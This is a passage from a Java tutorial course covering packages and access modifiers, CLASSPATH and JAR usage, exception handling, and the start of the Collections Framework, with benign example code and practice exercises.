Used with try-catch for cleanup code.

```

try {
    // Code that may throw exception
} catch (Exception e) {
    // Handle exception
} finally {
    // Always executes (cleanup code)
}

```

More details in Exception Handling module.

---

### 14.2 `finalize()` Method

Called by garbage collector before object is destroyed (deprecated in Java 9).

```

class Resource {
    @Override
    protected void finalize() throws Throwable {
        System.out.println("Cleaning up resource");
    }
}

```

**Note:** Don't rely on `finalize()`. Use try-with-resources or explicit cleanup instead.

---

## Practice Exercises

### Exercise 1: Library System

Create a **Book** class with:

- Fields: title, author, ISBN, isAvailable
  - Methods: borrowBook(), returnBook(), displayInfo()
  - Encapsulation: private fields with getters/setters
- 

### Exercise 2: Employee Hierarchy

Create an inheritance hierarchy:

- **Employee** (base class): name, id, salary, calculateBonus()
  - **Manager** extends Employee: department, team size, overrides calculateBonus()
  - **Developer** extends Employee: programming language, overrides calculateBonus()
- 

### Exercise 3: Shape Calculator

Create abstract class **Shape** with:

- Abstract methods: calculateArea(), calculatePerimeter()
  - Concrete subclasses: Circle, Rectangle, Triangle
- 

### Exercise 4: Payment Interface

Create interface **Payable** with:

- Method: processPayment(double amount)
  - Implement in: CreditCard, PayPal, Bitcoin classes
- 

### Exercise 5: Banking System

Create a complete banking system with:

- **Account** class (encapsulated)
  - **SavingsAccount** and **CheckingAccount** (inheritance)
  - Polymorphism for different account types
  - Proper encapsulation and validation
- 

## Key Takeaways

1. **Classes** are blueprints, **Objects** are instances
2. **Constructors** initialize objects
3. **this** refers to current object
4. **Encapsulation** = private fields + public getters/setters
5. **Access modifiers** control visibility
6. **static** = belongs to class, not objects

7. **Inheritance** = code reuse via `extends`
  8. `super` accesses parent class members
  9. **Polymorphism** = one interface, many implementations
  10. **Abstract classes** = partial implementation, cannot instantiate
  11. **Interfaces** = contract, supports multiple inheritance
  12. `final` = cannot change/override/extend
- 

## Additional Resources

- [OOP Concepts in Java](#)
  - [Inheritance in Java](#)
  - [Interfaces in Java](#)
  - [Polymorphism Explained](#)
- 

## Module 2.4: Java Packages & Modifiers (2 hours)

**Objective:** Learn how to organize code into packages, understand access control, and manage Java classpath.

---

### 1. What are Packages?

**Packages** are namespaces that organize classes and interfaces into logical groups.

#### Real-World Analogy:

Think of packages like folders on your computer:

- `com/company/project/models` - contains model classes
  - `com/company/project/services` - contains service classes
  - `com/company/project/utils` - contains utility classes
- 

#### 1.1 Benefits of Packages

1. **Organization** - Group related classes together
  2. **Name collision avoidance** - Two classes can have same name in different packages
  3. **Access control** - Package-level access protection
  4. **Reusability** - Easy to find and use classes
- 

#### 1.2 Package Naming Convention

**Format:** Reverse domain name in lowercase

```
com.company.project.module
```

Examples:

```
com.google.android
```

```
com.microsoft.azure  
org.apache.commons
```

**Why reverse domain?** Ensures uniqueness worldwide.

---

## 2. Creating Packages

### 2.1 Package Declaration

**Must be the FIRST statement in a Java file (before class).**

```
package com.example.models;  
  
public class Student {  
    String name;  
    int age;  
}
```

**File structure:**

```
project/  
└── com/  
    └── example/  
        └── models/  
            └── Student.java
```

---

### 2.2 Example: Banking System

**File: com/banking/models/Account.java**

```
package com.banking.models;  
  
public class Account {  
    private String accountNumber;  
    private double balance;  
  
    public Account(String accountNumber, double balance) {  
        this.accountNumber = accountNumber;  
        this.balance = balance;  
    }  
  
    public void deposit(double amount) {  
        balance += amount;  
    }
```

```
public double getBalance() {
    return balance;
}

public String getAccountNumber() {
    return accountNumber;
}

}
```

---

**File: com/banking/services/BankingService.java**

```
package com.banking.services;

import com.banking.models.Account; // Import from another package

public class BankingService {
    public void processTransaction(Account account, double amount) {
        account.deposit(amount);
        System.out.println("Transaction processed");
        System.out.println("New balance: $" + account.getBalance());
    }
}
```

---

**File: com/banking/Main.java**

```
package com.banking;

import com.banking.models.Account;
import com.banking.services.BankingService;

public class Main {
    public static void main(String[] args) {
        Account acc = new Account("ACC001", 1000);
        BankingService service = new BankingService();

        service.processTransaction(acc, 500);
    }
}
```

---

### 3. Importing Packages

#### 3.1 Import Statement

**Import specific class:**

```
import com.banking.models.Account;
```

### Import all classes from package:

```
import com.banking.models.*; // * = all classes
```

### Import static members:

```
import static java.lang.Math.PI;
import static java.lang.Math.sqrt;

public class MathDemo {
    public static void main(String[] args) {
        System.out.println(PI);           // No need for Math.PI
        System.out.println(sqrt(25));    // No need for Math.sqrt()
    }
}
```

## 3.2 Built-in Packages

### Java provides many built-in packages:

Package	Description	Example Classes
java.lang	Core classes (auto-imported)	String, Math, System
java.util	Utilities (collections, date)	ArrayList, HashMap, Date
java.io	Input/Output	File, BufferedReader
java.nio	New I/O (better file handling)	Path, Files
java.net	Networking	URL, Socket
java.sql	Database connectivity	Connection, Statement
java.time	Date and Time API (Java 8+)	LocalDate, LocalDateTime

## 3.3 Import Examples

```
// Single class import
import java.util.ArrayList;
import java.util.HashMap;

// All classes from package
import java.util.*;
```

```

// Static import
import static java.lang.Math.*;

public class ImportDemo {
    public static void main(String[] args) {
        ArrayList<String> list = new ArrayList<>();
        HashMap<String, Integer> map = new HashMap<>();

        // Using static import
        double result = sqrt(16); // No need for Math.sqrt()
        System.out.println(result);
    }
}

```

## 4. Access Modifiers Revisited

### 4.1 Complete Access Control

Modifier	Class	Package	Subclass (same pkg)	Subclass (diff pkg)	World
<b>public</b>	✓	✓	✓	✓	✓
<b>protected</b>	✓	✓	✓	✓	✗
<b>default</b>	✓	✓	✓	✗	✗
<b>private</b>	✓	✗	✗	✗	✗

### 4.2 Practical Example

#### Package: com.example.package1

```

package com.example.package1;

public class Parent {
    public int publicVar = 1;
    protected int protectedVar = 2;
    int defaultVar = 3;           // package-private
    private int privateVar = 4;

    public void display() {
        // All accessible within same class
        System.out.println(publicVar);
        System.out.println(protectedVar);
        System.out.println(defaultVar);
        System.out.println(privateVar);
    }
}

```

---

### Package: com.example.package1 (SAME PACKAGE)

```
package com.example.package1;

public class SamePackageClass {
    public static void main(String[] args) {
        Parent p = new Parent();

        System.out.println(p.publicVar);      // ✓ Accessible
        System.out.println(p.protectedVar);   // ✓ Accessible
        System.out.println(p.defaultVar);    // ✓ Accessible (same package)
        // System.out.println(p.privateVar); // ✗ Not accessible
    }
}
```

---

### Package: com.example.package2 (DIFFERENT PACKAGE)

```
package com.example.package2;

import com.example.package1.Parent;

public class DifferentPackageClass {
    public static void main(String[] args) {
        Parent p = new Parent();

        System.out.println(p.publicVar);      // ✓ Accessible
        // System.out.println(p.protectedVar); // ✗ Not accessible (not
        subclass)
        // System.out.println(p.defaultVar); // ✗ Not accessible
        // System.out.println(p.privateVar); // ✗ Not accessible
    }
}
```

---

### Package: com.example.package2 (SUBCLASS in different package)

```
package com.example.package2;

import com.example.package1.Parent;

public class Child extends Parent {
    public void test() {
        System.out.println(publicVar);      // ✓ Accessible
        System.out.println(protectedVar);   // ✓ Accessible (subclass)
        // System.out.println(defaultVar); // ✗ Not accessible
        // System.out.println(privateVar); // ✗ Not accessible
    }
}
```

```

public static void main(String[] args) {
    Child child = new Child();
    child.test();

    // Using parent reference
    Parent p = new Parent();
    System.out.println(p.publicVar);      // ✅ Accessible
    // System.out.println(p.protectedVar); // ❌ Not accessible through
parent reference
}
}

```

## 5. CLASSPATH & JAR Files

### 5.1 What is CLASSPATH?

**CLASSPATH** tells Java where to find classes and packages.

#### Setting CLASSPATH:

```

# Windows (PowerShell)
$env:CLASSPATH = "C:\myproject\classes;C:\libraries\mylib.jar"

# Or set permanently
[System.Environment]::SetEnvironmentVariable('CLASSPATH', 'C:\myproject\classes',
'User')

```

### 5.2 Compiling with Packages

#### Project Structure:

```

project/
└── src/
    └── com/
        └── example/
            └── models/
                └── Student.java
└── bin/ (compiled classes)

```

#### Compile:

```

# Navigate to project root
cd project

# Compile (specify output directory)

```

```
javac -d bin src/com/example/models/Student.java
```

```
# Result: bin/com/example/models/Student.class
```

### 5.3 Running with Packages

```
# Navigate to bin directory  
cd bin  
  
# Run using fully qualified name  
java com.example.models.Student
```

### 5.4 JAR Files (Java Archive)

**JAR** files package multiple classes into a single compressed file.

#### Creating JAR:

```
# Navigate to directory containing compiled classes  
cd bin  
  
# Create JAR  
jar cvf myapp.jar com/  
  
# c = create, v = verbose, f = file name
```

#### Running JAR:

```
# With main class specified  
java -cp myapp.jar com.example.Main  
  
# Or if JAR has manifest with Main-Class  
java -jar myapp.jar
```

#### Viewing JAR contents:

```
jar tf myapp.jar
```

## 6. Java Naming Conventions

### 6.1 Complete Naming Guide

Element	Convention	Example
<b>Package</b>	lowercase	com.example.project
<b>Class</b>	PascalCase	StudentRecord
<b>Interface</b>	PascalCase	Runnable, Comparable
<b>Method</b>	camelCase	calculateTotal()
<b>Variable</b>	camelCase	studentAge
<b>Constant</b>	UPPER_SNAKE_CASE	MAX_SIZE, PI
<b>Enum</b>	PascalCase	Color, DayOfWeek
<b>Enum values</b>	UPPER_SNAKE_CASE	RED, MONDAY

## 6.2 Examples

```

package com.banking.services; // Package: lowercase

// Class: PascalCase
public class AccountService {

    // Constants: UPPER_SNAKE_CASE
    private static final int MAX_TRANSACTIONS = 100;
    private static final double MIN_BALANCE = 50.0;

    // Variables: camelCase
    private String accountNumber;
    private double currentBalance;

    // Methods: camelCase
    public void processTransaction(double amount) {
        // Local variables: camelCase
        double newBalance = currentBalance + amount;
        currentBalance = newBalance;
    }

    public double calculateInterest() {
        return currentBalance * 0.05;
    }
}

// Interface: PascalCase
interface Payable {
    void processPayment(double amount);
}

// Enum: PascalCase
enum TransactionType {
    DEPOSIT, // UPPER_SNAKE_CASE
    WITHDRAWAL,
}

```

```
    TRANSFER  
}
```

## 7. Best Practices

### 7.1 Package Organization

**Recommended structure:**

```
com.company.project/  
  └── models/          # Data models/entities  
      ├── User.java  
      └── Product.java  
  └── services/         # Business logic  
      ├── UserService.java  
      └── ProductService.java  
  └── repositories/     # Data access  
      ├── UserRepository.java  
      └── ProductRepository.java  
  └── controllers/      # Request handlers  
      ├── UserController.java  
      └── ProductController.java  
  └── utils/            # Utility classes  
      └── DateUtils.java  
  └── exceptions/       # Custom exceptions  
      └── UserNotFoundException.java
```

### 7.2 Access Modifier Guidelines

**Default approach:**

1. **Start with private** - Most restrictive
2. **Increase access as needed**
3. **Public only for API** - What others need to use

```
public class BankAccount {  
    // Private fields (encapsulation)  
    private String accountNumber;  
    private double balance;  
  
    // Private helper method (internal use only)  
    private void validateAmount(double amount) {  
        if (amount <= 0) {  
            throw new IllegalArgumentException("Amount must be positive");  
        }  
    }  
}
```

```
// Public methods (API)
public void deposit(double amount) {
    validateAmount(amount);
    balance += amount;
}

public double getBalance() {
    return balance;
}
}
```

### 7.3 Avoid Wildcard Imports

```
// ❌ Bad: Unclear what classes are used
import java.util.*;

// ✅ Good: Clear dependencies
import java.util.ArrayList;
import java.util.HashMap;
import java.util.List;
```

**Exception:** OK for static imports of utility methods

```
// ✅ OK for Math utilities
import static java.lang.Math.*;
```

## 📝 Practice Exercises

### Exercise 1: Create Package Structure

Create a simple e-commerce system with packages:

- `com.shop.models` - Product, Order classes
- `com.shop.services` - ProductService, OrderService
- `com.shop.utils` - PriceCalculator

### Exercise 2: Access Control

Create a `Person` class with:

- public name
- protected age
- default address
- private salary

Test access from:

- Same class
  - Same package
  - Different package
  - Subclass in different package
- 

### Exercise 3: JAR Creation

1. Create a simple calculator package
  2. Compile classes
  3. Create JAR file
  4. Run from JAR
- 

### Key Takeaways

1. **Packages** organize code and prevent name conflicts
  2. **Package naming** follows reverse domain convention
  3. **Import** brings classes from other packages
  4. **Access modifiers** control visibility at multiple levels
  5. **CLASSPATH** tells Java where to find classes
  6. **JAR files** package multiple classes together
  7. **Naming conventions** improve code readability
- 

### Additional Resources

- [Java Packages Tutorial](#)
  - [Access Control](#)
  - [JAR Files](#)
- 

## Module 2.5: Exception Handling (4 hours)

**Objective:** Learn how to handle errors gracefully and write robust, fault-tolerant Java applications.

---

### 1. What are Exceptions?

**Exception** is an abnormal event that disrupts normal program flow.

#### Real-World Analogy:

Imagine you're driving:

- **Normal flow:** Drive → Turn → Park
- **Exception:** Tire puncture!
- **Handling:** Stop safely, change tire, continue

Without exception handling, your program would crash. With it, you can handle problems gracefully.

## 1.1 Without Exception Handling

```
public class DivisionError {
    public static void main(String[] args) {
        int a = 10;
        int b = 0;

        int result = a / b; // ⚡ Crash! ArithmeticException
        System.out.println(result); // Never executes
    }
}
```

### Output:

```
Exception in thread "main" java.lang.ArithmeticsException: / by zero
at DivisionError.main(DivisionError.java:6)
```

## 1.2 With Exception Handling

```
public class DivisionFixed {
    public static void main(String[] args) {
        int a = 10;
        int b = 0;


        try {
            int result = a / b;
            System.out.println("Result: " + result);
        } catch (ArithmeticsException e) {
            System.out.println("Error: Cannot divide by zero!");
        }

        System.out.println("Program continues...");
    }
}
```

### Output:

```
Error: Cannot divide by zero!
Program continues...
```

## 2. Exception Hierarchy



## Two main categories:

1. **Exception** - Recoverable (you can handle)
  2. **Error** - Serious system problems (usually can't handle)
- 

## 3. Types of Exceptions

### 3.1 Checked Exceptions

Must be handled or declared with `throws`.

Examples:

- `IOException` - File not found, cannot read/write
- `SQLException` - Database errors
- `ClassNotFoundException` - Class not found

Compiler forces you to handle these!

```

import java.io.*;

public class CheckedExceptionDemo {
    public static void main(String[] args) {
        // ❌ Compile error without try-catch or throws
        FileReader file = new FileReader("test.txt"); // Compile error!

        // ✅ Solution 1: try-catch
        try {
            FileReader file2 = new FileReader("test.txt");
        } catch (FileNotFoundException e) {
            System.out.println("File not found!");
        }
    }

    // ✅ Solution 2: throws declaration
    public static void readFile() throws FileNotFoundException {
        FileReader file = new FileReader("test.txt");
    }
}

```

```
}
```

### 3.2 Unchecked Exceptions (Runtime Exceptions)

**Not required to be handled** (but you can).

**Examples:**

- `NullPointerException` - Accessing null object
- `ArithmaticException` - Division by zero
- `ArrayIndexOutOfBoundsException` - Invalid array index
- `IllegalArgumentException` - Invalid method argument

```
public class UncheckedExceptionDemo {  
    public static void main(String[] args) {  
        // These compile fine (no handling required)  
        String str = null;  
        System.out.println(str.length()); // NullPointerException at runtime  
  
        int[] arr = {1, 2, 3};  
        System.out.println(arr[10]); // ArrayIndexOutOfBoundsException  
  
        int result = 10 / 0; // ArithmaticException  
    }  
}
```

### 3.3 Errors

**Serious problems** that applications shouldn't try to catch.

**Examples:**

- `OutOfMemoryError` - JVM runs out of memory
- `StackOverflowError` - Stack overflow (e.g., infinite recursion)
- `VirtualMachineError` - JVM crashed

```
public class ErrorDemo {  
    public static void main(String[] args) {  
        recursiveMethod(); // StackOverflowError  
    }  
  
    static void recursiveMethod() {  
        recursiveMethod(); // Infinite recursion  
    }  
}
```

---

## 4. try-catch-finally Blocks

### 4.1 Basic Syntax

```
try {
    // Code that might throw exception
} catch (ExceptionType e) {
    // Handle exception
} finally {
    // Always executes (cleanup code)
}
```

---

### 4.2 Complete Example

```
import java.util.Scanner;

public class TryCatchFinally {
    public static void main(String[] args) {
        Scanner scanner = new Scanner(System.in);

        try {
            System.out.print("Enter first number: ");
            int num1 = scanner.nextInt();

            System.out.print("Enter second number: ");
            int num2 = scanner.nextInt();

            int result = num1 / num2;
            System.out.println("Result: " + result);

        } catch (ArithmaticException e) {
            System.out.println("Error: Cannot divide by zero!");
        } catch (Exception e) {
            System.out.println("Error: Invalid input!");
        } finally {
            System.out.println("Finally block: Cleanup");
            scanner.close(); // Always close resources
        }

        System.out.println("Program ended");
    }
}
```

---

### 4.3 finally Block Behavior

**Finally ALWAYS executes** (even with return statement!)

```

public class FinallyDemo {
    public static int test() {
        try {
            return 1;
        } catch (Exception e) {
            return 2;
        } finally {
            System.out.println("Finally executed");
            // return 3; // ⚠ This would override try/catch return
        }
    }

    public static void main(String[] args) {
        int result = test();
        System.out.println("Result: " + result);
    }
}

```

## Output:

```

Finally executed
Result: 1

```

## 5. Multiple Catch Blocks

### 5.1 Specific to General Order

**Must catch specific exceptions BEFORE general exceptions.**

```

public class MultipleCatch {
    public static void main(String[] args) {
        try {
            String str = null;
            System.out.println(str.length());

            int result = 10 / 0;

            int[] arr = {1, 2, 3};
            System.out.println(arr[10]);

        } catch (NullPointerException e) {
            System.out.println("Null pointer error!");
        } catch (ArithmaticException e) {
            System.out.println("Arithmetric error!");
        } catch (ArrayIndexOutOfBoundsException e) {
            System.out.println("Array index error!");
        } catch (Exception e) { // General exception (must be last)
            System.out.println("Some error occurred!");
        }
    }
}

```

```
        }
    }
}
```

## 5.2 Multi-Catch (Java 7+)

**Catch multiple exceptions in one block.**

```
public class MultiCatch {
    public static void main(String[] args) {
        try {
            // Some code that might throw exceptions
            int result = 10 / 0;

        } catch (ArithmaticException | NullPointerException e) {
            System.out.println("Arithmatic or Null Pointer error!");
            System.out.println(e.getMessage());
        }
    }
}
```

## 6. Throwing Exceptions

### 6.1 throw Keyword

**Manually throw an exception.**

```
public class ThrowDemo {
    static void checkAge(int age) {
        if (age < 18) {
            throw new IllegalArgumentException("Age must be 18 or above!");
        }
        System.out.println("Age is valid: " + age);
    }

    public static void main(String[] args) {
        try {
            checkAge(15); // Throws exception
        } catch (IllegalArgumentException e) {
            System.out.println("Error: " + e.getMessage());
        }

        checkAge(20); // Valid
    }
}
```

## **Output:**

```
Error: Age must be 18 or above!
Age is valid: 20
```

## **6.2 throws Clause**

**Declare that method might throw exception (pass responsibility to caller).**

```
import java.io.*;

public class ThrowsDemo {
    // Method declares it might throw exception
    static void readFile(String filename) throws FileNotFoundException {
        FileReader file = new FileReader(filename);
        System.out.println("File opened successfully");
    }

    public static void main(String[] args) {
        try {
            readFile("test.txt"); // Caller must handle
        } catch (FileNotFoundException e) {
            System.out.println("File not found: " + e.getMessage());
        }
    }
}
```

## **6.3 Multiple throws**

```
public class MultipleThrows {
    static void riskyMethod() throws IOException, SQLException {
        // Method that might throw multiple exceptions
    }

    public static void main(String[] args) {
        try {
            riskyMethod();
        } catch (IOException e) {
            System.out.println("IO Error");
        } catch (SQLException e) {
            System.out.println("SQL Error");
        }
    }
}
```

## 7. Custom Exceptions

### 7.1 Creating Custom Exception

```
// Custom exception class
class InsufficientBalanceException extends Exception {
    public InsufficientBalanceException(String message) {
        super(message);
    }
}

class BankAccount {
    private double balance;

    public BankAccount(double balance) {
        this.balance = balance;
    }

    public void withdraw(double amount) throws InsufficientBalanceException {
        if (amount > balance) {
            throw new InsufficientBalanceException(
                "Insufficient balance! Available: $" + balance + ", Requested: $" +
                amount
            );
        }
        balance -= amount;
        System.out.println("Withdrawn: $" + amount);
        System.out.println("Remaining balance: $" + balance);
    }

    public double getBalance() {
        return balance;
    }
}

public class CustomExceptionDemo {
    public static void main(String[] args) {
        BankAccount account = new BankAccount(1000);

        try {
            account.withdraw(500);    // ✓ Success
            account.withdraw(700);    // ✗ Insufficient balance
        } catch (InsufficientBalanceException e) {
            System.out.println("Error: " + e.getMessage());
        }
    }
}
```

**Output:**

```
Withdrawn: $500.0
Remaining balance: $500.0
Error: Insufficient balance! Available: $500.0, Requested: $700.0
```

## 7.2 Custom Unchecked Exception

```
class InvalidAgeException extends RuntimeException {
    public InvalidAgeException(String message) {
        super(message);
    }
}

class Person {
    private String name;
    private int age;

    public void setAge(int age) {
        if (age < 0 || age > 150) {
            throw new InvalidAgeException("Age must be between 0 and 150");
        }
        this.age = age;
    }
}

public class CustomRuntimeException {
    public static void main(String[] args) {
        Person person = new Person();

        try {
            person.setAge(200); // Invalid
        } catch (InvalidAgeException e) {
            System.out.println("Error: " + e.getMessage());
        }
    }
}
```

## 8. Exception Methods

```
public class ExceptionMethods {
    public static void main(String[] args) {
        try {
            int result = 10 / 0;
        } catch (ArithmaticException e) {
            // getMessage() - Returns error message
            System.out.println("Message: " + e.getMessage());
        }
    }
}
```

```

        // toString() - Returns exception name + message
        System.out.println("toString: " + e.toString());

        // printStackTrace() - Prints full stack trace
        System.out.println("Stack trace:");
        e.printStackTrace();

        // getCause() - Returns cause of exception
        System.out.println("Cause: " + e.getCause());
    }
}
}

```

## Output:

```

Message: / by zero
toString: java.lang.ArithmaticException: / by zero
Stack trace:
java.lang.ArithmaticException: / by zero
at ExceptionMethods.main(ExceptionMethods.java:4)
Cause: null

```

## 9. Best Practices

### 9.1 Catch Specific Exceptions

```

// ✗ Bad: Too general
try {
    // code
} catch (Exception e) {
    // What error occurred?
}

// ✅ Good: Specific
try {
    // code
} catch (FileNotFoundException e) {
    // Handle file not found
} catch (IOException e) {
    // Handle other IO errors
}

```

### 9.2 Don't Catch Everything

```
// ✗ Bad: Catching Error (serious problems)
try {
    // code
} catch (Throwable t) {
    // Catches EVERYTHING including Errors
}

// ✓ Good: Catch only Exceptions
try {
    // code
} catch (Exception e) {
    // Handles only exceptions
}
```

### 9.3 Always Clean Up Resources

```
// ✗ Bad: Resource leak if exception occurs
FileReader file = new FileReader("test.txt");
// If exception occurs here, file never closed
file.close();

// ✓ Good: Use try-finally
FileReader file = new FileReader("test.txt");
try {
    // Use file
} finally {
    file.close(); // Always closes
}

// ✓ Best: Use try-with-resources (Java 7+)
try (FileReader file = new FileReader("test.txt")) {
    // Use file - automatically closed
}
```

### 9.4 Provide Meaningful Messages

```
// ✗ Bad
if (age < 0) {
    throw new IllegalArgumentException();
}

// ✓ Good
if (age < 0) {
    throw new IllegalArgumentException("Age cannot be negative: " + age);
}
```

---

## 9.5 Don't Use Exceptions for Control Flow

```
// ❌ Bad: Using exceptions for logic
try {
    while (true) {
        System.out.println(array[index++]);
    }
} catch (ArrayIndexOutOfBoundsException e) {
    // End of array
}

// ✅ Good: Use proper conditions
for (int i = 0; i < array.length; i++) {
    System.out.println(array[i]);
}
```

---

## 10. try-with-resources (Java 7+)

**Automatically closes resources** (files, connections, etc.)

### 10.1 Old Way (Before Java 7)

```
BufferedReader reader = null;
try {
    reader = new BufferedReader(new FileReader("test.txt"));
    String line = reader.readLine();
    System.out.println(line);
} catch (IOException e) {
    e.printStackTrace();
} finally {
    try {
        if (reader != null) {
            reader.close(); // Manually close
        }
    } catch (IOException e) {
        e.printStackTrace();
    }
}
```

### 10.2 New Way (Java 7+)

```
// Automatically closes after try block
try (BufferedReader reader = new BufferedReader(new FileReader("test.txt"))) {
    String line = reader.readLine();
```

```
        System.out.println(line);
    } catch (IOException e) {
        e.printStackTrace();
    }
    // reader is automatically closed here!
```

---

### 10.3 Multiple Resources

```
try (
    FileReader input = new FileReader("input.txt");
    FileWriter output = new FileWriter("output.txt")
) {
    // Use both resources
    int data = input.read();
    output.write(data);
} catch (IOException e) {
    e.printStackTrace();
}
// Both resources automatically closed
```

---

## Practice Exercises

### Exercise 1: Calculator with Exception Handling

Create a calculator that handles:

- Division by zero
- Invalid input (non-numeric)
- Number format exceptions

---

### Exercise 2: File Reader

Write a program that:

- Reads a file
- Handles FileNotFoundException
- Handles IOException
- Always closes file

---

### Exercise 3: Custom Exception - Library System

Create:

- `BookNotFoundException` custom exception
- `Library` class with `borrowBook()` method
- Throw custom exception if book not found

## Exercise 4: Banking System

Implement:

- `InsufficientBalanceException`
  - `InvalidAmountException`
  - `BankAccount` class with exception handling
- 

## 🎯 Key Takeaways

1. **Exceptions** handle abnormal events gracefully
  2. **Checked exceptions** must be handled or declared
  3. **Unchecked exceptions** (`RuntimeException`) are optional to handle
  4. **try-catch-finally** structure: try code, catch errors, finally cleanup
  5. **throw** creates exception manually
  6. **throws** declares method might throw exception
  7. **Custom exceptions** extend `Exception` or `RuntimeException`
  8. **try-with-resources** auto-closes resources
  9. **Always catch specific exceptions** before general ones
  10. **Never catch Throwable or Error** unless absolutely necessary
- 

## 📚 Additional Resources

- [Exception Handling](#)
  - [Checked vs Unchecked](#)
  - [Best Practices](#)
- 

## Module 2.6: Collections Framework (8 hours)

**Objective:** Master Java's powerful Collections Framework for storing, organizing, and manipulating groups of objects efficiently.

---

### 1. Introduction to Collections

#### 1.1 What is the Collections Framework?

**Collections Framework** is a unified architecture for representing and manipulating collections of objects.

#### Real-World Analogy:

Think of collections like different types of containers:

- **List** = Ordered list (shopping list - order matters, duplicates allowed)
  - **Set** = Unique items (lottery numbers - no duplicates)
  - **Map** = Dictionary (word → definition, key → value)
  - **Queue** = Line at store (first-come, first-served)
-

## 1.2 Why Use Collections?

### Before Collections (Arrays):

```
// Fixed size, manual management
String[] names = new String[10];
names[0] = "Alice";
names[1] = "Bob";
// What if we need 11 names? Create new array, copy everything!
```

### With Collections:


```
// Dynamic size, automatic management
ArrayList<String> names = new ArrayList<>();
names.add("Alice");
names.add("Bob");
names.add("Charlie"); // No size limit!
```

### Benefits:

1. **Dynamic sizing** - Grow/shrink automatically
2. **Rich operations** - Sort, search, filter, etc.
3. **Type safety** - Generics prevent errors
4. **Reusability** - Standard interfaces

---

## 2. Collection Hierarchy



### 3. List Interface

**List** is an **ordered collection** (sequence) that allows **duplicates**.

#### 3.1 ArrayList

**Dynamic array** - Fast random access, slow insertion/deletion in middle.

```
import java.util.ArrayList;

public class ArrayListDemo {
    public static void main(String[] args) {
        // Create ArrayList
        ArrayList<String> fruits = new ArrayList<>();

        // Add elements
        fruits.add("Apple");
        fruits.add("Banana");
        fruits.add("Cherry");
        fruits.add("Apple"); // Duplicates allowed

        System.out.println("Fruits: " + fruits); // [Apple, Banana, Cherry,
Apple]

        // Get element by index
        String first = fruits.get(0);
        System.out.println("First fruit: " + first); // Apple

        // Set/Replace element
        fruits.set(1, "Blueberry");
        System.out.println("After set: " + fruits); // [Apple, Blueberry, Cherry,
Apple]

        // Remove element
        fruits.remove("Cherry"); // Remove by value
        fruits.remove(0); // Remove by index
        System.out.println("After remove: " + fruits); // [Blueberry, Apple]

        // Size
        System.out.println("Size: " + fruits.size()); // 2

        // Contains
        boolean hasBanana = fruits.contains("Banana");
        System.out.println("Has Banana? " + hasBanana); // false

        // Clear all
        fruits.clear();
        System.out.println("After clear: " + fruits); // []
        System.out.println("Is empty? " + fruits.isEmpty()); // true
    }
}
```

## ArrayList Methods Summary:

Method	Description	Example
add(E e)	Add element at end	list.add("Apple")
add(int i, E e)	Add element at index	list.add(0, "Apple")
get(int i)	Get element at index	list.get(0)
set(int i, E e)	Replace element at index	list.set(0, "Orange")
remove(int i)	Remove element at index	list.remove(0)
remove(Object o)	Remove first occurrence	list.remove("Apple")
size()	Get number of elements	list.size()
isEmpty()	Check if empty	list.isEmpty()
contains(Object o)	Check if contains element	list.contains("Apple")
indexOf(Object o)	Find index of element	list.indexOf("Apple")
clear()	Remove all elements	list.clear()

## 3.2 LinkedList

**Doubly-linked list** - Slow random access, fast insertion/deletion.

```
import java.util.LinkedList;

public class LinkedListDemo {
    public static void main(String[] args) {
        LinkedList<String> cities = new LinkedList<>();

        // Add elements
        cities.add("New York");
        cities.add("London");
        cities.add("Tokyo");

        // Add at beginning/end
        cities.addFirst("Paris");
        cities.addLast("Sydney");

        System.out.println("Cities: " + cities);
        // [Paris, New York, London, Tokyo, Sydney]

        // Get first/last
        System.out.println("First: " + cities.getFirst()); // Paris
        System.out.println("Last: " + cities.getLast()); // Sydney

        // Remove first/last
        cities.removeFirst();
        cities.removeLast();
```

```

        System.out.println("After remove: " + cities);
        // [New York, London, Tokyo]
    }
}

```

### 3.3 ArrayList vs LinkedList

Feature	ArrayList	LinkedList
<b>Data Structure</b>	Dynamic array	Doubly-linked list
<b>Random Access</b>	<input checked="" type="checkbox"/> Fast O(1)	<input type="checkbox"/> Slow O(n)
<b>Add at end</b>	<input checked="" type="checkbox"/> Fast (amortized)	<input checked="" type="checkbox"/> Fast O(1)
